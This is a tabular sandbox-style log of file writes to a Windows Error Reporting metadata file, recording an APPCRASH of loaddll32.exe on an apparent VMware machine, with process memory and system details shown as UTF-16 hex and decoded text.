C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 38 00 33 00 39 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>48390</PageFaultCount>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 32 00 36 00 30 00 31 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>103260160</PeakWorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 38 00 38 00 33 00 33 00 32 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>102883328</WorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3780	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 36 00 34 00 32 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>964256</QuotaPeakPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3894	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3898	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3908	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 39 00 30 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>919048</QuotaPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4006	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4010	2	09 00		success or wait	5	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4020	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 37 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>69784</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4144	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4148	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4158	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 31 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>68152</QuotaNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4266	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4270	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4280	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 39 00 35 00 31 00 31 00 36 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>34951168</PagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4358	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4362	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4372	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 34 00 30 00 35 00 38 00 32 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35405824</PeakPagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4466	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4470	2	09 00		success or wait	5	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4480	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 39 00 35 00 31 00 31 00 36 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>34951168</PrivateUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4554	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4558	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4566	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4612	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4616	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4622	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4664	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4668	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4672	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4704	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4708	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4710	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4752	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4756	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4758	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4796	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4800	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4804	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4866	4	0d 00 0a 00		success or wait	8	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4870	2	09 00		success or wait	16	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	4874	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	5476	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	5480	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	5482	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	5522	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	5526	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	5528	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	5566	4	0d 00 0a 00		success or wait	6	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	5570	2	09 00		success or wait	12	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	5574	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6128	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6132	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6134	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6174	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6178	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6180	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6218	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6222	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6226	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6320	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6324	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6328	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 75 00 6a 00 68 00 70 00 63 00 71 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>ujhpcq, Inc.</SystemManufacturer>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6434	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6438	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6442	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 75 00 6a 00 68 00 70 00 63 00 71 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>ujhpcq7,1</SystemProductName>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6538	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6542	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6546	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6666	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6670	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6674	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 30 00 39 00 30 00 30 00 30 00 38 00 38 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1610900888</OSInstallDate>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6756	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6760	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6764	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6866	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6870	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6874	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6942	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6946	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6948	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6988	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6992	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	6994	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	7028	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
